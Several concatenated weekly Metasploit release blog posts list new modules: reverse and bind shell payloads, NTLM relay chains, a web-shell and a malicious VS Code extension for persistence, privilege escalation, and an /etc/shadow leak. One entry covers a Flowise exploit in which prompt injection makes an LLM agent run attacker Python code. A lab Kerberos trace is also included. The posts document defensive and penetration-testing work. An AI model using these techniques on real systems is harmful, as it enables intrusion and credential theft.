msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) >

RISC architecture is going to change everything!

Speaking of juggling multiple architectures, bcoles added support for yet another IoT arch: RiscV. The change adds staged and stageless shell payloads for both 32- and 64-bit RiscV systems, and dovetails well with his other PR adding XOR encoders for RiscV payloads.

New module content (4)

Microsoft Windows HTTP to SMB Relay

Author: jheysel-r7

Type: Auxiliary

Pull request: #21620 contributed by jheysel-r7

Path: server/relay/http_to_smb

Description: Adds an HTTP to SMB Relay server module allowing users to relay an incoming NTLM HTTP authentication request to multiple SMB servers in order to establish SMB session on the target hosts to be used by the framework.

Byte XORi Encoder

Author: bcoles [email protected]

Type: Encoder

Pull request: #21235 contributed by bcoles

Path: riscv32le/byte_xori

Description: Add four encoder variants for both RISC-V 32-bit and 64-bit little-endian architectures.

FTP, HTTP, HTTPS and METERPRETER_REVERSE_TCP Fetch, Linux Chmod

Authors: Brendan Watters, Spencer McIntyre, and bcoles [email protected]

Type: Payload (Adapter)

Pull request: #21384 contributed by bwatters-r7

Description: Adds Linux fetch multi payloads, a fetch server for FTP-based fetch payloads, a TFTP server to rex/proto to align with our other servers.

This adapter adds 421 new payloads for all Linux and Windows architectures including:

  • cmd/linux/ftp/aarch64/chmod
  • cmd/linux/ftp/x86/meterpreter/reverse_tcp
  • cmd/windows/ftp/aarch64/meterpreter_reverse_http

FTP Fetch, Linux dup2 Command Shell, Bind TCP Stager

Authors: Brendan Watters, Spencer McIntyre, and bcoles [email protected]

Type: Payload (Stager)

Pull request: #21237 contributed by bcoles

Description: Adds reverse_tcp and bind_tcp stagers and a shell command stage for both RISC-V 64-bit and 32-bit little-endian Linux targets.

  • cmd/linux/ftp/riscv32le/shell/bind_tcp
  • cmd/linux/http/riscv32le/shell/bind_tcp
  • cmd/linux/https/riscv32le/shell/bind_tcp
  • cmd/linux/tftp/riscv32le/shell/bind_tcp
  • linux/riscv32le/shell/bind_tcp
  • cmd/linux/ftp/riscv32le/shell/reverse_tcp
  • cmd/linux/http/riscv32le/shell/reverse_tcp
  • cmd/linux/https/riscv32le/shell/reverse_tcp
  • cmd/linux/tftp/riscv32le/shell/reverse_tcp
  • linux/riscv32le/shell/reverse_tcp
  • cmd/linux/ftp/riscv64le/shell/bind_tcp
  • cmd/linux/http/riscv64le/shell/bind_tcp
  • cmd/linux/https/riscv64le/shell/bind_tcp
  • cmd/linux/tftp/riscv64le/shell/bind_tcp
  • linux/riscv64le/shell/bind_tcp
  • cmd/linux/ftp/riscv64le/shell/reverse_tcp
  • cmd/linux/http/riscv64le/shell/reverse_tcp
  • cmd/linux/https/riscv64le/shell/reverse_tcp
  • cmd/linux/tftp/riscv64le/shell/reverse_tcp
  • linux/riscv64le/shell/reverse_tcp

Enhancements and features (4)

  • #21235 from bcoles – Add four encoder variants for both RISC-V 32-bit and 64-bit little-endian architectures.
  • #21384 from bwatters-r7 – Adds Linux fetch multi payloads, a fetch server for FTP-based fetch payloads, a TFTP server to rex/proto to align with our other servers.
  • #21599 from Pushpenderrathore – This extends CertificateTrace functionality to also surface the server’s TLS peer certificate when an HTTP module connects over HTTPS. This makes use of the same CertificateTrace enum (off/metadata/full) operators are already familiar with.
  • #21602 from zeroSteiner – Updates the Windows service PE template to use an injected segment instead of the old substitution method.

Bugs fixed (4)

  • #21621 from eipoverflow – This fix a limitation on running fileless staged Meterpreter in recent OSX versions.
  • #21670 from zeroSteiner – Marks the dynamic XOR encoders as unable to preserve registers and adds regression coverage for stage encoding when a preserved register is required.
  • #21675 from sjanusz-r7 – Fix search_cache job cache generation by skipping multi arch payloads.
  • #21677 from bwatters-r7 – Fixes a bug in the HTTP relay server mixin where requests matching the module’s URIPATH were silently dropped instead of being relayed The fix removes the now-unnecessary URIPATH option, ensures all requests are properly relayed, and adds spec tests to cover the fix.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: Exploits for FlowiseAI CSV Agent and MacOS Package Kit

Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-weekly-metasploit-update-exploits-for-flowiseai-csv-agent-and-macos-package-kit

More AI, more software, more bugs!

AI, it’s all you hear about nowadays and everyone’s got an opinion on it. Here at Metasploit, we care less about those opinions and more about the growing attack surface all this new software brings with it (yeehaw exploits!). Take for example the new Flowise CSV Agent Prompt Injection RCE brought to you by Takahiro Yokoyama and zdi-disclosures. Flowise is an open-source tool that lets you build AI apps and chatbots using a visual, drag-and-drop canvas and CVE-2026-41264 is an unauthenticated RCE run method of the CSV_Agents class in Flowise. The vulnerability exists due insufficient sandboxing and an incomplete list of disallowed inputs. It allows unauthenticated attackers to upload a .csv file containing arbitrary python code and execute it. One moment you’re using AI to help draft and email and the next moment you’re getting pwn’d, what a world we live in! Happy Friday and happy hacking everyone.

New module content (3)

Apache .htaccess Persistence

Authors: 4ravind-b, msutovsky-r7, and wireghoul

Type: Exploit

Pull request: #21473 contributed by 4ravind-b

Path: linux/persistence/apache_htaccess

Description: Adds a new persistence module, exploits/linux/persistence/apache_htaccess, that plants wireghoul’s mod_cgi .htaccess web shell on a Linux Apache target.

Flowise CSV Agent Prompt Injection RCE

Authors: Takahiro Yokoyama and zdi-disclosures

Type: Exploit

Pull request: #21407 contributed by Takahiro-Yoko

Path: multi/http/flowise_auth_rce_cve_2026_41264

AttackerKB reference: CVE-2026-41264

Description: This adds a new exploit module for FlowiseAI Flowise (CVE-2026-41264). The CSV Agent feature evaluates LLM-generated Python code without proper sandboxing, allowing a prompt injection to achieve arbitrary code execution as the user running the server. Flowise versions 1.3.0 through 3.0.13 are affected. The module requires an API key with chatflows:create permission but does not require Flowise authentication to trigger the underlying flaw.

macOS PackageKit ZSH Environment Privilege Escalation

Authors: Mykola Grymalyuk and h00die

Type: Exploit

Pull request: #21499 contributed by h00die

Path: osx/local/packagekit_zshenv_privesc

AttackerKB reference: CVE-2024-27822

Description: This adds a new local privilege escalation module for macOS targeting CVE-2024-27822 in PackageKit.framework. When a PKG installer script uses a ZSH shebang, PackageKit runs it as root while inheriting the installing user’s environment, causing ZSH to source the user’s ~/.zshenv with root privileges. The module plants a payload in ~/.zshenv that fires only when running as root, then opens a minimal PKG with Installer.app; once the user approves the installation prompt and authenticates, the payload executes as root and a root session is returned. Affected versions are macOS 14.4, 13.6.6, 12.7.4, and 11 and earlier; the issue is patched in 14.5, 13.6.7, and 12.7.5.

Enhancements and features (5)

  • #21416 from g0tmi1k – This updates the Exploit::Remote::Ftp mixin to improve target fingerprinting. It now leverages recog to fingerprint targets from their banners and adds ftp_fingerprint and ftp_list_directory methods to assist with target enumeration.
  • #21436 from g0tmi1k – Improved UX for reloading of library files.
  • #21579 from zeroSteiner – This adds a few extra fields to some MCP Server tools to align with recent RPC changes in the framework. The msf_service_info tool now has resource and parents fields, the msf_vulnerability_info tool now has a resource field, the msf_note_info tool now has a data field, and the msf_credential_info tool now has new realm_key and realm_value fields.
  • #21580 from Pushpenderrathore – This adds a Certificate Signing Request (CSR) Trace to the CertificateTrace functionality. Users can now opt to see the CSR get printed when requesting certificates from AD CS.
  • #21637 from eve0805 – This adds improved levels of granularity to the KerberosTicketTrace functionality. Users can now choose to print the full kerberos trace output, only the tickets or only the metadata.

Bugs fixed (2)

  • #21588 from vinicius-batistella – Fix a bug in the format dispatcher where although we can generate AARCH64 windows exe files, we fail trying to do so because the dispatcher does not properly handle the request by the user.
  • #21651 from jheysel-r7 – This fixes a bug in the Role Based Constrained Delegation (RBCD) module that prevented Access Control Entries (ACEs) from being removed due to a type mismatch while comparing Security Identifiers (SIDs).

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: Modules for SMB-to-Meterpreter, Peyara Remote Mouse RCE exploit, and more

Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-07-03-2026/

It’s Time to Upgrade Your SMB Session

This week, Metasploit contributor Dean Welch has added an SMB to Meterpreter session upgrade module. It uses PsExec to facilitate the upgrade. Users can load the module with use windows/manage/smb_to_meterpreter and specify the session number they wish to upgrade. This functionality is also available with the command sessions -u <session_id>. This work is part of an overarching effort to enable a variety of session types to be upgraded to Meterpreter when possible.

New module content (3)

Peyara Remote Mouse 1.0.1 Unauthenticated Remote Code Execution

Author: tmrswrr

Type: Exploit

Pull request: #21491 contributed by capture0x

Path: windows/misc/peyara_remote_mouse_rce

Description: Adds an exploit module for Peyara Remote Mouse v1.0.1 unauthenticated RCE.

Linux Execute Command

Authors: bcoles [email protected] and modexp

Type: Payload (Single)

Pull request: #21239 contributed by bcoles

Path: linux/loongarch64/exec

Description: Adds a new linux/loongarch64/exec command payload.

SMB to Meterpreter Upgrade via PsExec

Author: Dean Welch

Type: Post

Pull request: #21581 contributed by dwelch-r7

Path: windows/manage/smb_to_meterpreter

Description: Adds the ability to upgrade authenticated SMB sessions to Meterpreter sessions using PsExec techniques.

Enhancements and features (1)

  • #21527 from zeroSteiner – Adds authentication support to the MCP server’s HTTP transport by default.

Bugs fixed (2)

  • #21618 from zeroSteiner – Fixes a crash when running the scanner/discovery/udp_sweep module on Windows environments.
  • #21624 from adfoster-r7 – Fixes a bug with SSH session’s debug information showing the incorrect value localuser @ instead of ssh_user @ ssh_ip.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: Modules for Audiobookshelf, LiteLLM, Next.js, Dalfox and more

Post Syndicated from Simon Janusz original https://www.rapid7.com/blog/post/pt-weekly-metasploit-update-modules-for-audiobookshelf-litellm-next-js-dalfox-and-more

Help shape the future of Metasploit Framework

We are planning future work in relation to the evasion capabilities present in Metasploit Framework, and how they function/are presented to users. We are currently accepting responses to our feedback form, which means that you can shape the future of how evasive capabilities are implemented in Metasploit Framework. The proposal for the changes can be found here, and you can submit your responses to the form here. The form will stop accepting responses on the 1st of July, 2026.

New module content and improvements have also been added this week. This includes a Next.js Middleware Authorization Bypass scanner, LiteLLM Proxy SQL Injection, an unauthenticated API authentication bypass scanner for Audiobookshelf, a deserialization RCE in Dalfox, and improvements to service and host reporting in bruteforce-related modules.

New module content (4)

Audiobookshelf Unauthenticated API Authentication Bypass Scanner

Authors: Kenneth LaCroix and swiftbird07

Type: Auxiliary

Pull request: #21565 contributed by kenlacroix

Path: scanner/http/audiobookshelf_auth_bypass

AttackerKB reference: CVE-2025-25205

Description: Adds audiobookshelf_auth_bypass, a detection module for CVE-2025-25205 — an unauthenticated API authentication bypass in Audiobookshelf (self-hosted audiobook/podcast server), affecting versions 2.17.0 – 2.19.0 (fixed in 2.19.1).

BerriAI LiteLLM Proxy Pre-Auth SQL Injection Scanner

Authors: Kenneth LaCroix and Tencent YunDing Security Lab

Type: Auxiliary

Pull request: #21567 contributed by kenlacroix

Path: scanner/http/litellm_proxy_sqli

AttackerKB reference: CVE-2026-42208

Description: Adds auxiliary/scanner/http/litellm_proxy_sqli, a detection module for CVE-2026-42208 (CVSS 9.3, on the CISA KEV list) — a pre-authentication SQL injection in BerriAI LiteLLM proxy.

Next.js Middleware Authorization Bypass Scanner

Authors: Kenneth LaCroix, Rachid Allam, and Yasser Allam

Type: Auxiliary

Pull request: #21566 contributed by kenlacroix

Path: scanner/http/nextjs_middleware_auth_bypass

AttackerKB reference: CVE-2025-29927

Description: Adds nextjs_middleware_auth_bypass, a detection module for CVE-2025-29927 (CVSS 9.1) — an authorization bypass in self-hosted Next.js applications.

Dalfox Found-Action Deserialization RCE

Authors: Emmanuel David and Takahiro Yokoyama

Type: Exploit

Pull request: #21493 contributed by Takahiro-Yoko

Path: linux/http/dalfox_server_rce_cve_2026_45087

AttackerKB reference: CVE-2026-45087

Description: This adds an exploit module for Dalfox Server versions <= 2.12.0 which are vulnerable to an unauthenticated RCE tracked as CVE-2026-45087. The vulnerability allows attackers to send arbitrary commands via found-action post parameter which gets deserialized and run in the context of the user running the server.

Enhancements and features (2)

  • #21396 from g0tmi1k – This makes improvements to the auth_brute mixin. It adds report_host and report_service calls to the mixin and removes duplicate printing of IP:PORT in the print_brute statements.
  • #21562 from zeroSteiner – Updated the usage of rex-socket’s recvfrom method to align with the standard library implementation. This also allows rex-socket to now be used as a drop-in replacement for Ruby’s UDPSocket.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: NTLM Relay Priv Esc, MCP Server Integration, Paperclip AI RCE Chain, and more

Post Syndicated from Alan David Foster original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-19-06-2026

This week’s release includes five new modules, including a full unauthenticated RCE chain for Paperclip AI and a VS Code extension persistence technique. On the post-exploitation side, the new windows/local/ntlm_relay_2_self module coerces the local machine account to authenticate via OpenEncryptedFileRaw (WebDAV), relays that NTLM authentication to a Domain Controller’s LDAP service, then uses the resulting LDAP session to write Shadow Credentials and obtain a Kerberos service ticket as Administrator via S4U2Proxy, enabling PsExec back to itself for SYSTEM access.

On the enhancement side, the new MCP server plugin lets AI tools assist operators directly within a running msfconsole instance, and module check codes now return richer detail for users.

New module content (5)

Paperclip AI RCE using a chain of six API calls (CVE-2026-41679)

Authors: Sagilayani https://github.com/sagilayani and h00die-gr3y [email protected]

Type: Exploit

Pull request: #21547 contributed by h00die-gr3y

Path: linux/http/paperclipai_unauth_rce_cve_2026_41679

AttackerKB reference: CVE-2026-41679

Description: Adds an exploit module for CVE-2026-41679 which exploits Paperclip. An unauthenticated attacker can achieve full remote code execution on any network-accessible Paperclip instance running in authenticated mode with default configuration. The entire chain is six API calls.

Xerte Online Toolkits Arbitrary File Upload – Unauthenticated Media Upload

Author: bootstrapbool [email protected]

Type: Exploit

Pull request: #21371 contributed by bootstrapbool

Path: multi/http/xerte_unauthenticated_mediaupload

AttackerKB reference: CVE-2026-41459

Description: Exploits authentication failure (CVE-2026-34413), extension blacklist (CVE-2026-34415), and path traversal (CVE-2026-34414) vulnerabilities in Xerte Online Toolkits versions 3.15 and earlier.

VS Code Extension Persistence

Author: h00die

Type: Exploit

Pull request: #21465 contributed by h00die

Path: multi/persistence/vscode_extension

Description: Adds a new persistence module that achieves persistence by installing a malicious extension into a user’s VS Code extensions directory. The next time the target opens VS Code, the extension executes and delivers a shell back to the attacker.

NTLM Relay to Self (HTTP to LDAP) – Post Exploitation

Author: jheysel-r7

Type: Exploit

Pull request: #21430 contributed by jheysel-r7

Path: windows/local/ntlm_relay_2_self

Description: Adds a module that exploits the NTLMRelay2Self attack. It requires a low-privilege user session on a Windows host.

Linux Kernel __ptrace_may_access() Exit Race Change File Disclosure

Authors: 0xdeadbeefnetwork and bhaskarbhar

Type: Post

Pull request: #21472 contributed by bhaskarbhar

Path: linux/gather/cve_2026_46333_chage

AttackerKB reference: CVE-2026-46333

Description: Adds a post module that leverages CVE-2026-46333, a vulnerability in the Linux kernel whereby a race condition exists when tearing down a process. A local attacker can exploit this to obtain file handles they would not otherwise have access to. In the exploit, this is leveraged to leak the contents of the /etc/shadow file.

Enhancements and features (7)

  • #21254 from golem445 – Nmap imports will include domain name if supplied by the user for the scan.
  • #21259 from g0tmi1k – Adds a number of enhancements to msfconsole’s search functionality by cleaning up some inconsistencies and giving users the option to hide the child elements of search results with the -c flag. Also introduces two global options, SearchSort and SearchChildMode, that users can set and forget in order to control ascending/descending search results and whether or not child items appear under search results respectively.
  • #21367 from g0tmi1k – Adds a number of enhancements to the rexec_login module including more detailed output, a check for an rDNS failure, an update to the module description, and removal of duplicate IP:PORT printing.
  • #21454 from adfoster-r7 – Updates many modules by adding additional details to the check codes that are returned by the #check method, which provides additional information for the user. Also updates the requirements of new modules to contain this extra information moving forward.
  • #21512 from adfoster-r7 – Updates the Metasploit MCP tool to expose note information on Metasploit modules, as well as host comments.
  • #21537 from dwelch-r7 – Adds a plugin to start and stop a Model Context Protocol (MCP) server within msfconsole. When compared to the standalone msfmcpd tool, this has the significant advantage of automatically loading the RPC server within the context of a running framework instance which enables AI tools to assist the operator without needing to restart Metasploit.
  • #21542 from h00die – Updates the scanner/redis/redis_server module to output server INFO details as a readable table.

Bugs fixed (4)

  • #21441 from dwelch-r7 – Improves the MCP server lifecycle control and enables graceful shutdowns by transitioning from Rack’s handler to direct Puma server API management.
  • #21564 from adfoster-r7 – Fixes a crash in the smb_version module when run against SMBv1 targets.
  • #21570 from sjanusz-r7 – Fixes an issue where it was not possible to generate ARM Big Endian payloads.
  • #21571 from dwelch-r7 – Deleted files are now excluded when running msfconsole reload commands.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Weekly Metasploit Update: New Kerberos/Certificate tracing options, and multiple new modules

Post Syndicated from Spencer McIntyre original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-13-06-2026

New Tracing Options

As hard as we try to ensure that Metasploit is bug free, issues inevitably come up. Whether you’re running a module on an op or writing a new one, what we can do is make the debugging experience easier. To that end one of our two Google Summer of Code (GSoC) projects is here to deliver. Building on the previous pattern of HttpTrace comes two new options KerberosTicketTrace and CertificateTrace. These options, when enabled, will enable debugging output of Kerberos tickets and Certificates that are both sent and received by applicable modules. Now when things aren’t going quite right, users have new levers to reach for to inspect what’s happening under the hood.

For example, to inspect exactly what’s happening when using the auxiliary/admin/kerberos/get_ticket module:

msf auxiliary(admin/kerberos/get_ticket) > set KerberosTicketTrace true 
KerberosTicketTrace => true
msf auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.159.10
[*] 192.168.159.10:88 - Getting TGT for [email protected]
####################
# Kerberos Request: AS-REQ
####################
Protocol Version: 5
Message Type: 10 (AS-REQ)
Pre-Authentication Data:
  Entry[0]:
    Type: 128 (PA_PAC_REQUEST)
    Value: [binary 7 bytes: 3005a0030101ff]
Request Body:
  KDC Options:
    Value: 1082195984
    Flags:
      - FORWARDABLE
      - RENEWABLE
      - CANONICALIZE
      - RENEWABLE_OK
  Client Name:
    Name Type: 1 (NT_PRINCIPAL)
    Name String:
      - smcintyre
  Realm: MSFLAB.LOCAL
  Server Name:
    Name Type: 1 (NT_PRINCIPAL)
    Name String:
      - krbtgt
      - MSFLAB.LOCAL
  Till: 2026-06-12T18:21:36Z
  Rtime: 2026-06-12T18:21:36Z
  Nonce: 6831592
  Encryption Type:
    - 18 (AES256)
    - 17 (AES128)
    - 23 (RC4_HMAC)
    - 3 (DES_CBC_MD5)
    - 16 (DES3_CBC_SHA1)
####################
# Kerberos Response: KRB-ERROR
####################
Protocol Version: 5
Message Type: 30 (KRB-ERROR)
Server Time: 2026-06-11T18:21:36Z
Server Microseconds: 862696
Error Code:
  Name: KDC_ERR_PREAUTH_REQUIRED
  Value: 25
  Description: Additional pre-authentication required
Realm: MSFLAB.LOCAL
Server Name:
  Name Type: 1 (NT_PRINCIPAL)
  Name String:
    - krbtgt
    - MSFLAB.LOCAL
Error Data: [binary 87 bytes: 30553032a103020113a22b04293027301ea003020112a1171b154d53464c41422e4c4f43414c736d63696e747972653005a0030201173009a103020102a20204003009a103020110a20204003009a10302010fa2020400]
####################
# Kerberos Request: AS-REQ
####################
Protocol Version: 5
Message Type: 10 (AS-REQ)
Pre-Authentication Data:
  Entry[0]:
    Type: 2 (PA_ENC_TIMESTAMP)
    Value: [binary 67 bytes: 3041a003020112a23a0438724f4965bd3deb1f061e807b616a09b613f59d9a6749eaee895e2ec3ed3045403cb28874acaa371681e3957a3ec23879141411ba788886f3]
  Entry[1]:
    Type: 128 (PA_PAC_REQUEST)
    Value: [binary 7 bytes: 3005a0030101ff]
Request Body:
  KDC Options: 1350565888
  Client Name:
    Name Type: 1 (NT_PRINCIPAL)
    Name String:
      - smcintyre
  Realm: MSFLAB.LOCAL
  Server Name:
    Name Type: 1 (NT_PRINCIPAL)
    Name String:
      - krbtgt
      - MSFLAB.LOCAL
  Till: 2026-06-12T18:21:36Z
  Rtime: 2026-06-12T18:21:36Z
  Nonce: 7068778
  Encryption Type:
    - 18 (AES256)
    - 23 (RC4_HMAC)
####################
# Kerberos Response: AS-REP
####################
Protocol Version: 5
Message Type: 11 (AS-REP)
Pre-Authentication Data:
  Entry[0]:
    Type: 19 (PA_ETYPE_INFO2)
    Value: [binary 34 bytes: 3020301ea003020112a1171b154d53464c41422e4c4f43414c736d63696e74797265]
Client Realm: MSFLAB.LOCAL
Client Name:
  Name Type: 1 (NT_PRINCIPAL)
  Name String:
    - smcintyre
Ticket:
  Ticket Version Number: 5
  Realm: MSFLAB.LOCAL
  Server Name:
    Name Type: 1 (NT_PRINCIPAL)
    Name String:
      - krbtgt
      - MSFLAB.LOCAL
  Encrypted Part:
    Encryption Type: 18 (AES256)
    Key Version Number: 2
    Cipher: [binary 1098 bytes: a3b825bd279344fd0bc454654f7906e31c8f4918c7c69319515e6a722515b55da36e2ae26f107d9f6278b029ba4c1b937a8a4e9df04f4a54da43794b2216fd5d7762582e94e3aa72fd14bfa0cfb9ff5c9a138acecd57351ff7ca98a9d7d890445316b04359e9210f93ba72c578a1605fb5502ba00fe67d9b55417e356e6400ef3bd07b9e1a8e4aedeb62249bef9f56f0cda3a30969d33fe6999a4855ae8f666b82fdff29047b14d4bcd77b31a6b9ce1ee3a4425cd197250af0cc878995afbeb4de42fb7e55d6095ab27ab3fa7f0afb0010b8e8f5e721a3d0417c7342df77619f6520e726652dc4417d2dbc044529236557441f87a50a7188242fb177e5f1bd45d31902c877d51cd05af7215e520c410e9b7036bc78c1ddad458b0ad99832c4fdd6f8f523ca4241aee8ebce4a0000202ebfb870761833feffc2c248683751a11d556bba4c59b20c7a1627b187d4d4679e19b1928f3ab7edeef3f01b459324178a9e49976519b58d6d7164b29c77e20625c4e710e3bbb0bb32452d4bdb9ed0c3e9873b9511cadf36fb0b372af5f67310319f160c0242d2fff1095bc467c4eb6da0382ab0587d519e5390e56eacb6db4f98c2c25b7ac22edf40db2e0e0eca03dfeba48327916a8caa85c382d04dcea16116c76132dcbfc168b7e3435a37f812f479f1e8309b124a9dcbac1e2ae83063a5e49c1ea584f13f64832c713577f07b3229e83c0fe73c3dc350640a69ea643ef24b66ed17114c262d3e5cdddb8182d8da49173e597b23d94f8ef652433713bf1d5e91c7f984945940d27755584137b00baa9696cdd121c641870830ffc86c8f9989254b6b804912c4989014b3f849cd02e6b06d3cc6401fd3f830cfcd36a0ecf31309d5b6dc82a65b427818694002bcf5fac9c936e1d64205a397126f39f684903803a5405baff041881339c4c8d325a2f446178b66383c209f3dba61bdda626f6e6d63c473638191e447d58aebfcb5a98104c2f96afa3283ac3aca675937afd7c497f1bd41a3dd1b52a6a16db791421a4ab9189d9fa0d610713d9c1eeb2f9c46d6ea197f48e2e643fe773ece0855c63b44b6020044fb7cc1396b26b4747941484b73108b7c1c90e2670cf723033274cc24ceb66a7054b35a9653cd7391a4f81b2c977ee251c9295e47be46b14c66b4031c6758415e543153bde190af0f1abe0f207d84145e3521850f89765997ab72cccaaeb4c5ce8b8be9b33712090d59424c2517e4cd539740750f5792f171fec2b4e4b4bc00cb77bc308abe1b70c75684734aa9ef03c4b419d2e10b4ea6229faf5a4b2af9483156ea32bc4b298f158067ac45afd5c812c407bda57880434cb93a60ac19799004a9adc72d845401ebb8e2a31ed0edf539233d293b1141bb49b36b6475d87c0fd114d97a946e82e39ed58e6c2e0d72826059600d412bd05aaf0af5602ade2f1ff6db363ec33e25756c4bc417b248344ba19ecd8d80d2cd2c2ff32aa355c22ee96166fc7043204dcc48b5595416c4312855c7d6e31d422c93c1d6f3df1a5890b45fc55f1b757b8e]
Encrypted Part:
  Encryption Type: 18 (AES256)
  Key Version Number: 3
  Cipher: [binary 271 bytes: 357637faf370a69ec4780f1fc4308e3d639e59ebbdb5d208cf6df75470bcefdd5210a098aa716055f758d9ec58674abc4b56cec2923329309e2be192db3ee1a63c6f0133a96c440707a0f29f2e075f90c54e2ab7626132f8e898112f81cbde6905d992d9ec6a4c26087043ea8f97c1a876354c47b4a6a76e3321f42edc483530d5248f8daa01db15ab019ac4179dfdb5f6d6c1f2666b9983cd02989612acdad2b2efe352fb9708a080fd304d17a87ff1e152dc8ca981de6cff418f38c5c28612766bfc13fbac51bad1a01fcd7aae544c7d839124e1bce745d20d06c8aca5c7125afe069e8d5299a10cd27b392bd8ae3893181f132f3d49dd746c6c70c6d2b651df998c59be84f2d5b83e5b3c0a71b2]
[+] 192.168.159.10:88 - Received a valid TGT-Response
[*] 192.168.159.10:88 - TGT MIT Credential Cache ticket saved to /home/smcintyre/.msf4/loot/20260611142136_default_192.168.159.10_mit.kerberos.cca_918073.bin
####################
# Kerberos Credential: TGT
####################
Creds: 1
  Credential[0]:
    Server: krbtgt/[email protected]
    Client: [email protected]
    Ticket etype: 18 (AES256)
    Key: 58b969939485b53dee75e4399253524d132cc2ca145f4da4e4951c04a843e544
    Subkey: false
    Ticket Length: 1188
    Ticket Flags: 0x50e10000 (FORWARDABLE, PROXIABLE, RENEWABLE, INITIAL, PRE_AUTHENT, CANONICALIZE)
    Addresses: 0
    Authdatas: 0
    Times:
      Auth time: 2026-06-11 14:21:36 -0400
      Start time: 2026-06-11 14:21:36 -0400
      End time: 2026-06-12 00:21:36 -0400
      Renew Till: 2026-06-12 14:21:36 -0400
    Ticket:
      Ticket Version Number: 5
      Realm: MSFLAB.LOCAL
      Server Name: krbtgt/MSFLAB.LOCAL
      Encrypted Ticket Part:
        Ticket etype: 18 (AES256)
        Key Version Number: 2
        Cipher:
          o7glvSeTRP0LxFRlT3kG4xyPSRjHxpMZUV5qciUVtV2jbiribxB9n2J4sCm6TBuTeopOnfBPSlTaQ3lLIhb9XXdiWC6U46py/RS/oM+5/1yaE4rOzVc1H/fKmKnX2JBEUxawQ1npIQ+TunLFeKFgX7VQK6AP5n2bVUF+NW5kAO870HueGo5K7etiJJvvn1bwzaOjCWnTP+aZmkhVro9ma4L9/ykEexTUvNd7Maa5zh7jpEJc0ZclCvDMh4mVr7603kL7flXWCVqyerP6fwr7ABC46PXnIaPQQXxzQt93YZ9lIOcmZS3EQX0tvARFKSNlV0Qfh6UKcYgkL7F35fG9RdMZAsh31RzQWvchXlIMQQ6bcDa8eMHdrUWLCtmYMsT91vj1I8pCQa7o685KAAAgLr+4cHYYM/7/wsJIaDdRoR1Va7pMWbIMehYnsYfU1GeeGbGSjzq37e7z8BtFkyQXip5Jl2UZtY1tcWSynHfiBiXE5xDju7C7MkUtS9ue0MPphzuVEcrfNvsLNyr19nMQMZ8WDAJC0v/xCVvEZ8TrbaA4KrBYfVGeU5Dlbqy220+YwsJbesIu30DbLg4OygPf66SDJ5FqjKqFw4LQTc6hYRbHYTLcv8Fot+NDWjf4EvR58egwmxJKncusHiroMGOl5JwepYTxP2SDLHE1d/B7MinoPA/nPD3DUGQKaepkPvJLZu0XEUwmLT5c3duBgtjaSRc+WXsj2U+O9lJDNxO/HV6Rx/mElFlA0ndVWEE3sAuqlpbN0SHGQYcIMP/IbI+ZiSVLa4BJEsSYkBSz+EnNAuawbTzGQB/T+DDPzTag7PMTCdW23IKmW0J4GGlAArz1+snJNuHWQgWjlxJvOfaEkDgDpUBbr/BBiBM5xMjTJaL0RheLZjg8IJ89umG92mJvbm1jxHNjgZHkR9WK6/y1qYEEwvlq+jKDrDrKZ1k3r9fEl/G9QaPdG1KmoW23kUIaSrkYnZ+g1hBxPZwe6y+cRtbqGX9I4uZD/nc+zghVxjtEtgIARPt8wTlrJrR0eUFIS3MQi3wckOJnDPcjAzJ0zCTOtmpwVLNallPNc5Gk+Bssl37iUckpXke+RrFMZrQDHGdYQV5UMVO94ZCvDxq+DyB9hBReNSGFD4l2WZercszKrrTFzouL6bM3EgkNWUJMJRfkzVOXQHUPV5Lxcf7CtOS0vADLd7wwir4bcMdWhHNKqe8DxLQZ0uELTqYin69aSyr5SDFW6jK8SymPFYBnrEWv1cgSxAe9pXiAQ0y5OmCsGXmQBKmtxy2EVAHruOKjHtDt9TkjPSk7EUG7SbNrZHXYfA/RFNl6lG6C457VjmwuDXKCYFlgDUEr0FqvCvVgKt4vH/bbNj7DPiV1bEvEF7JINEuhns2NgNLNLC/zKqNVwi7pYWb8cEMgTcxItVlUFsQxKFXH1uMdQiyTwdbz3xpYkLRfxV8bdXuO
[*] Auxiliary module execution completed
msf auxiliary(admin/kerberos/get_ticket) >

Stay tuned for future enhancements like KerberosTicketTraceLevel which should have verbosity toggles such as meta, ticket, and full. We’d like to thank our GSoC contributors eve0805 and Pushpenderrathore for their hard work on this project.

Upcoming Evasion Module Changes

